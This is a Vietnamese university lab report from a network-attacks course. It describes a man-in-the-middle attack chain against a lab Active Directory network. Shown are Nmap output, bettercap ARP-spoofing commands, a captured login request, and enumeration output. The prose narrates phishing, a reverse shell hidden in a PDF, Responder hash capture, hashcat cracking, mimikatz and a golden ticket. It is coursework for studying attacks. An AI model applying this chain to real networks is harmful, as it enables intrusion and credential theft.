BÁO CÁO CUỐI KỲ

Môn học: Tấn công mạng

Đề tài 2: Xây dựng mô hình và kịch bản tấn công MITM với các giao thức HTTP/HTTPS

GVHD: Nguyễn Công Danh

1. THÔNG TIN CHUNG:

Lớp: NT205.O11.ANTT - Nhóm 9

STT	Họ và tên	MSSV	Email
1	Đoàn Đỗ Lâm Trường	20520338	20520338@gm.uit.edu.vn
2	Nguyễn Hoàng Phúc	20520277	20520254@gm.uit.edu.vn
3	Trương Văn Hiệp	20521313	20521313@gm.uit.edu.vn
4	Phạm Văn Ngọ	20520254	20520254@gm.uit.edu.vn

2. NỘI DUNG THỰC HIỆN:

STT	Công việc	Phân công
1	Dựng và cấu hình AD	Trương Văn Hiệp Phạm Văn Ngọ
2	Tìm hiểu các kỹ thuật trên MITRE ATT&CK	Đoàn Đỗ Lâm Trường
3	Tìm hiểu kỹ thuật tấn công ARP Spoofing, DNS Spoofing	Trương Văn Hiệp Phạm Văn Ngọ
5	Tìm hiểu kỹ thuật Phishing mail, cài cer mitmproxy	Đoàn Đỗ Lâm Trường
6	Tìm hiểu kỹ thuật tấn công LLMN poisonig, Kerberos	Nguyễn Hoàng Phúc
7	Tạo Malware reverseshell	Nguyễn Hoàng Phúc
8	Tìm hiểu cách sử dụng tool Bettercap, mimikatz, responder, Psxec.py	Nguyễn Hoàng Phúc
9	Tìm hiểu cách sử dụng tool mitmproxy, SET, Hashcat	Đoàn Đỗ Lâm Trường
10	Lên kịch bản tấn công	Cả nhóm
11	Viết báo cáo, soạn Slide	Trương Văn Hiệp Phạm Văn Ngọ
12	Quay demo	Nguyễn Hoàng Phúc Đoàn Đỗ Lâm Trường
13	Thuyết trình	Nguyễn Hoàng Phúc

*Link Drive:
https://drive.google.com/drive/folders/18zlkaI_Qoq9gswzvdUs5bGFtqtneFbK1?usp=sharing

BÁO CÁO CHI TIẾT

A. MITM theo MITRE ATT@CK

ID	Name	Description
T1557	Adversary-in-the-Middle	Adversaries may attempt to position themselves between two or more networked devices using an adversary-in-the-middle (AiTM) technique to support follow-on behaviors such as Network Sniffing, Transmitted Data Manipulation, or replay attacks (Exploitation for Credential Access). By abusing features of common networking protocols that can determine the flow of network traffic (e.g. ARP, DNS, LLMNR, etc.), adversaries may force a device to communicate through an adversary controlled system so they can collect information or perform additional actions.
.001	LLMNR/NBT-NS Poisoning and SMB Relay	By responding to LLMNR/NBT-NS network traffic, adversaries may spoof an authoritative source for name resolution to force communication with an adversary controlled system. This activity may be used to collect or relay authentication materials.
.002	ARP Cache Poisoning	Adversaries may poison Address Resolution Protocol (ARP) caches to position themselves between the communication of two or more networked devices. This activity may be used to enable follow-on behaviors such as Network Sniffing or Transmitted Data Manipulation.

Hình 1: MITM theo MITRE ATT@CK

- Description: Hay còn gọi là kỹ thuật tấn công Adversary-in-the-Middle kẻ tấn công cố gắn ở giữa hai hoặc nhiều thiết bị có kết nối mạng. Lợi dụng các lỗ hổng trong giao thức ARP, DNS, LLMNR và các kỹ sniffing network, Transmitted Data Manipulation,... Attacker buộc các thiết bị liên lạc qua hệ thống mạng của attacker kiểm soát để khai thác các thông tin xát thực, dữ liệu truyền qua mạng.

- Adversary-in-the-Middle bao gồm nhiều kỹ thuật trong đó nhóm em sử dụng kỹ thuật LLMNR/NBT-NS Poisoning, ARP Cache Poisoning, DNS Spoofing.

B. Chuẩn bị

1. Các tool sử dụng:

- Zenmap ,Bettercap, Mitmproxy, SET, Responder, Hashcat, Psexec.py, mimikatz.

2. Các kỹ thuật tấn công:


- ARP spoofing
- DNS spoofing
- Social engineering (mail phishing)
- LLMNR poisoning
- Kerberos golden ticket

3. Mô hình:

- Máy Admin windowserver 2019 ip 192.168.244.136:
  - Cấu hình file server
  - Cấu hình web server
  - Cấu hình Mail server

- Hai máy Window10 là User trong AD:
  - client1 có ip 192.168.244.133
  - client2 có ip 192.168.244.139

- Máy Attacker kal cói ip 192.168.244.128



Hình 2: Mô hình tấn công

C. Xây dựng kịch bản tấn công:

I. Tổng quan kịch bản:

- Giả sử attaker đã vào được trong mạng của môi trường AD. (Vì trước đó em chưa nghĩ đến trường hợp này).

- Footprinting với tool zenmap để thu thập thông tin các máy trong mạng và phát hiện ra các máy và các service trong AD.

- Thực hiện tấn công ARP spoofing, DNS spoofing, Phishing mail với mục tiêu là máy client2 có ip 192.168.244.139. Mục đích là để đánh lừa máy client2 tải mailware pdf có chứa mailware và cer mitmproxy về máy để chiếm quyền kiểm soát máy client2, thu thập các thông tin social và các file trong máy client2(thông tin về các tài khoản mxh như linked, mail, facebook,,..).

- Sau khi có được username, password gmail của client2 ở bước trên, attacker lấy mail của client2 và gửi cho Administrator để đánh lừa Administrator nhập sai địa chỉ ip trong phần File Sharing để thực hiện tấn công LLMNR poisoing và lấy được Hash NTLMv2 giả mã với hashcat lấy được password của máy Administrator.

- Sau khi có được password của máy Administrator, attacker sử dụng psexec.py hoặc Remote Desktop để kết nối đến cmd máy Administrator với quyền cao nhất. Attacker tải mimikatz về và tiến hành khai thác các dữ liệu như thông tin trong AD như username, password của tất cả user có trong AD, username group, tài liệu lưu trữ local trong ổ C.

II. Các bước thực hiện

a. Footprinting thu thập thông tin các máy trong mạng

- Sử dụng Zenmap để thu thập thông tin trong mạng nội bộ:
  - Máy AD với IP: 192.168.244.136
  - Máy client1 IP: 192.168.244.133
  - Máy client2 IP: 192.168.244.139
  - Các port đang mở 80 http, 139 Netbios, 88 kerberos,…

```
Nmap scan report for 192.168.244.136
Host is up (0.00047s latency).
Not shown: 987 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
80/tcp   open  http          Microsoft IIS httpd 10.0
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: IIS Windows Server
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2023-11-27 10:20:55Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: nhom9.local0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: nhom9.local0., Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
3389/tcp open  ms-wbt-server Microsoft Terminal Services
|_ssl-date: 2023-11-27T10:21:41+00:00; 0s from scanner time.
| ssl-cert: Subject: commonName=AD.nhom9.local
| Issuer: commonName=AD.nhom9.local
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2023-11-14T09:02:07
| Not valid after:  2024-05-15T09:02:07
| MD5:   c8b0 7cdf 0384 6dbd 6092 985e 9517 8505
|_SHA-1: 1be1 5681 4d6e 15af 552d 8165 f162 8aeb f5e1 a679
| rdp-ntlm-info:
|   Target_Name: NHOM9
|   NetBIOS_Domain_Name: NHOM9
```

Hình 3: Thu thập thông tin với zenmap

b. Thực hiên tấn công MITM (ARP spoofing, DNS spoofing) với mục tiêu máy client2 192.168.244.139.

1. Sử dụng tool bettercap để thực hiện tấn công ARP spoofing nhằm thu thập thông tin đăng nhập web của máy client khi truy cập trên web local nhom9.io.vn.


```
    arp.spoof.fullduplex : If true, both the targets and the gateway will be a
lse)
        arp.spoof.internal : If true, local connections among computers of the n
  arp.spoof.skip_restore : If set to true, targets arp cache won't be restored
      arp.spoof.targets : Comma separated list of IP addresses, MAC addresses
     arp.spoof.whitelist : Comma separated list of IP addresses, MAC addresses

192.168.244.0/24 > 192.168.244.128 » set arp.spoof.fullduplex true
192.168.244.0/24 > 192.168.244.128 » set arp.spoof.targets 192.168.244.139
192.168.244.0/24 > 192.168.244.128 » arp.spoof on
192.168.244.0/24 > 192.168.244.128 » [07:59:29] [sys.log] [inf] arp.spoof arp
192.168.244.0/24 > 192.168.244.128 » [07:59:29] [sys.log] [war] arp.spoof ful
```

Hình 4: Thực hiện ARP spoofing với bettercap


```
POST /login HTTP/1.1
Host: nhom9.io.vn
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://nhom9.io.vn/
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:120.0) Gecko/20100101 Firefox/120.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Content-Length: 30
Origin: http://nhom9.io.vn
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded

username=user2&password=ubuntu
```

Hình 5: Thu thập username, password login web của máy client2


2. Sau khi có được username, password truy cập web local của client2, attacker login vào web để xem các thông tin web và tiến hành xây dựng trang web giả mạo giống với web thật nhưng thay thế các file pdf tải xuống bằng các file pdf có chứa reverseshell.




Hình 6: Web login



Hình 7: Các file tải về trên web



Hình 8: Attacker dựng web giả mạo




Hình 9: Attacker ngụy trang malware reverseshell trong PDF

3. Phising mail của Administrator bằng SET để yêu cầu client2 tải tệp tin về máy và cài cer mitmproxy, kết hợp với tấn công DNS spoofing bằng tool bettercap để chuyển hướng về domain giả mạo có chứa payload. khi client2 giải nén và mở file pdf có chứa payload reverseshell thì attacker sẽ chiếm được cmd của máy client2.

- Phishing gmail gửi đến gmail của client2:

Hình 10: Nội dung mail fishing gửi cho client2


- Thực hiện tấn công DNS spoofing với Bettercap




Hình 11: Thực hiện DNS spoofing với bettercap

Hình 12: DNS spoofing thành công

- Attacker thực hiện lắng nghe reverseshell trên port 443 để chờ đợi client2 mở file pdf chứa reverseshell và chiếm cmd.




Hình 13: Attacker lắng nghe trên port 443




Hình 14: Attacker chiếm cmd của máy client2.

- Client2 thực hiện theo yêu cầu giả mạo cài cer lên máy




Hình 15: Cài cer lên máy client2

4. Sau khi đã cài cer trên máy client2 attacker tiến hành thu thập các thông tin xát thực khi client2 truy cập đến các trang social như linked, facebook, gmail,..



Hình 16: Các gói tin bắt được khi client2 truy cập web




Hình 17: Client2 login vào linked

Hình 18: Bắt được gói tin chứa thông tin login là mail của client2


c. Thực hiện tấn công để chiếm quyền kiểm soát máy Administrator và khai thác các thông tin trong AD trên máy Administrator.

1. Sau khi lấy được thông tin tài khoản gmail, attacker tiến hành gửi mail đến Adminstrator để yêu cầu kiểm tra file sharing với ip của attacker 192.168.244.128 để thực hiện tấn công LLMNR Poisoning.




Hình 19: Nội dung mail để yêu cầu Admin truy cập vào ip 192.168.244.128

2. Attacker thực hiện tấn công LLMNR poisoning với tool Responder và sử dụng tool hashcat để tìm password của máy Admin




Hình 20: Khai thác LLMNR poisoning với responder

- Admin kiểm tra theo yêu cầu của mail clien2 truy cập đến ip 192.168.244.128




Hình 21: Admin truy cập đến ip của attacker

- Attacker lấy được Hash NTLMv2 khi admin truy cập ip 192.168.244.128




Hình 22: Lấy được Hash MTLMv2 của máy Admin

- Attacker sử dụng hashcat để giải mã hash NTLMv2 và lấy được password.




Hình 23: Lấy được password với tool hashcat.

3. Sau khi lấy được password của máy Admin, Attacker thực hiện truy cập vào cmd của máy Admin với tool Psxec.py để tải mimikatz trực tiếp về máy Admin.




Hình 24: Truy cập vào cmd của máy Admin



Hình 25: Tải mimikatz trực tiếp về máy admin


4. Sau khi tải mimikatz attacker tiến hành trích xuất thông tin đăng nhập từ bộ nhớ LSA thập thông tin như các hash NTLM và LM, SID cuả tất cả các máy có trong AD. Sau đó sử dụng hashcat để giải mã các hash ntlm và lấy được tất cả các password của các máy trong AD.

   - Trích xuất thông tin đăng nhập từ bộ nhớ LSA với lsadump trong tool mimikatz



Hình 26: Trích xuất thông tin đăng nhập từ bộ nhớ LSA


- Sử dụng hashcat để lấy password các user trong AD




Hình 27: Giải mã NTLMv2 với hashcat

5. Sau khi có username, password của máy Admin ngoài PsExec.py attacker sử dụng thêm một máy window10 khác để Remote Desktop đến máy Admin để dễ dàng tấn công Kerberos golden ticket.


- Thực hiện tấn công golden ticket






Hình 28,29: Thực hiện tấn công gloden ticket

- Sau khi thực hiện golden ticket attacker có thể xem các thư mục ổ đĩa của các user trong AD.




Hình 30: Xem thư mục trên máy client2




Hình 31: Xem thư mục trên máy client1

- Attcker lợi PStool để có truy cập qua lại giữa tất cả các máy trong AD



Hình 32: Truy cập đến máy client2 bằng Pstool



Hình 33: Truy cập đến máy client1 bằng Pstool

6. Attacker khai thác các dữ liệu được lưu local trên máy của Admin, xem danh sách các user, group, service có trong AD.

```
PS C:\Windows\system32>
dsquery user
PS C:\Windows\system32> dsquery user
"CN=Administrator,CN=Users,DC=nhom9,DC=local"
"CN=Guest,CN=Users,DC=nhom9,DC=local"
"CN=krbtgt,CN=Users,DC=nhom9,DC=local"
"CN=Client1 Window,CN=Users,DC=nhom9,DC=local"
"CN=Phucs Hoangf,CN=Users,DC=nhom9,DC=local"
"CN=client2 window,CN=Users,DC=nhom9,DC=local"
"CN=SQL Service,CN=Users,DC=nhom9,DC=local"
```


Hình 34: Xem danh sách user trong AD

```
PS C:\Windows\system32>
dsquery group
PS C:\Windows\system32> dsquery group
"CN=Administrators,CN=Builtin,DC=nhom9,DC=local"
"CN=Users,CN=Builtin,DC=nhom9,DC=local"
"CN=Guests,CN=Builtin,DC=nhom9,DC=local"
"CN=Print Operators,CN=Builtin,DC=nhom9,DC=local"
"CN=Backup Operators,CN=Builtin,DC=nhom9,DC=local"
"CN=Replicator,CN=Builtin,DC=nhom9,DC=local"
"CN=Remote Desktop Users,CN=Builtin,DC=nhom9,DC=local"
"CN=Network Configuration Operators,CN=Builtin,DC=nhom9,DC=local"
"CN=Performance Monitor Users,CN=Builtin,DC=nhom9,DC=local"
"CN=Performance Log Users,CN=Builtin,DC=nhom9,DC=local"
"CN=Distributed COM Users,CN=Builtin,DC=nhom9,DC=local"
"CN=IIS_IUSRS,CN=Builtin,DC=nhom9,DC=local"
"CN=Cryptographic Operators,CN=Builtin,DC=nhom9,DC=local"
"CN=Event Log Readers,CN=Builtin,DC=nhom9,DC=local"
"CN=Certificate Service DCOM Access,CN=Builtin,DC=nhom9,DC=local"
"CN=RDS Remote Access Servers,CN=Builtin,DC=nhom9,DC=local"
"CN=RDS Endpoint Servers,CN=Builtin,DC=nhom9,DC=local"
"CN=RDS Management Servers,CN=Builtin,DC=nhom9,DC=local"
"CN=Hyper-V Administrators,CN=Builtin,DC=nhom9,DC=local"
"CN=Access Control Assistance Operators,CN=Builtin,DC=nhom9,DC=local"
"CN=Remote Management Users,CN=Builtin,DC=nhom9,DC=local"
"CN=Storage Replica Administrators,CN=Builtin,DC=nhom9,DC=local"
```

Hình 35: Xem danh sách group trong AD

```
PS C:\Windows\system32>
Get-Service
PS C:\Windows\system32> Get-Service

Status   Name               DisplayName
------   ----               -----------
Running  ADWS               Active Directory Web Services
Running  Affr               Affr
Stopped  AJRouter           AllJoyn Router Service
Stopped  ALG                Application Layer Gateway Service
Running  Alow               Alow
Running  AppHostSvc         Application Host Helper Service
Stopped  AppIDSvc           Application Identity
Stopped  Appinfo            Application Information
Stopped  AppMgmt            Application Management
Stopped  AppReadiness       App Readiness
Stopped  AppVClient         Microsoft App-V Client
Stopped  AppXSvc            AppX Deployment Service (AppXSVC)
Stopped  AudioEndpointBu ... Windows Audio Endpoint Builder
Stopped  Audiosrv           Windows Audio
Stopped  AvkC               AvkC
Stopped  AxInstSV           ActiveX Installer (AxInstSV)
Running  BFE                Base Filtering Engine
Stopped  BITS               Background Intelligent Transfer Ser
Running  BrokerInfrastru ... Background Tasks Infrastructure Ser
Stopped  BTAGService        Bluetooth Audio Gateway Service
Stopped  BthAvctpSvc        AVCTP service
Stopped  bthserv            Bluetooth Support Service
```

Hình 36: Xem các service đang chạy trong AD



Hình 37: Khai thác dữ liệu lưu local trong AD

D. Công Việc cần thực hiện trong tương lai

1. Cải tiến malware mạnh hơn để đủ quyền cài cer không cần phụ thuộc vào việc phishing mail
2. Cần tìm hiểu thêm kỹ thuật tấn công để vào chung mạng AD.

YÊU CẦU CHUNG

- Sinh viên tìm hiểu và thực hiện bài tập theo yêu cầu, hướng dẫn.
- Nộp báo cáo kết quả chi tiết những việc (**Report**) bạn đã thực hiện, quan sát thấy và kèm ảnh chụp màn hình kết quả (nếu có); giải thích cho quan sát (nếu có).
- Sinh viên báo cáo kết quả thực hiện và nộp bài.

Báo cáo:

- File .DOCX và .PDF. Tập trung vào nội dung, không mô tả lý thuyết.
- Nội dung trình bày bằng Font chữ Times New Romans/ hoặc font chữ của mẫu báo cáo này (UTM Neo Sans Intel/UTM Viet Sach)– cỡ chữ 13. Canh đều (Justify) cho văn bản. Canh giữa (Center) cho ảnh chụp.
- Đặt tên theo định dạng: [Mã lớp]-ExeX_GroupY. (trong đó X là Thứ tự Bài tập, Y là mã số thứ tự nhóm trong danh sách mà GV phụ trách công bố).

  *Ví dụ: [*NT101.K11.ANTT*]-Exe01_Group03.*
- Nếu báo cáo có nhiều file, nén tất cả file vào file .ZIP với cùng tên file báo cáo.
- Không đặt tên đúng định dạng – yêu cầu, sẽ **KHÔNG** chấm điểm bài nộp.
- Nộp file báo cáo trên theo thời gian đã thống nhất tại courses.uit.edu.vn.

Đánh giá:

- Hoàn thành tốt yêu cầu được giao.
- Có nội dung mở rộng, ứng dụng.

Bài sao chép, trễ, … sẽ được xử lý tùy mức độ vi phạm.

HẾT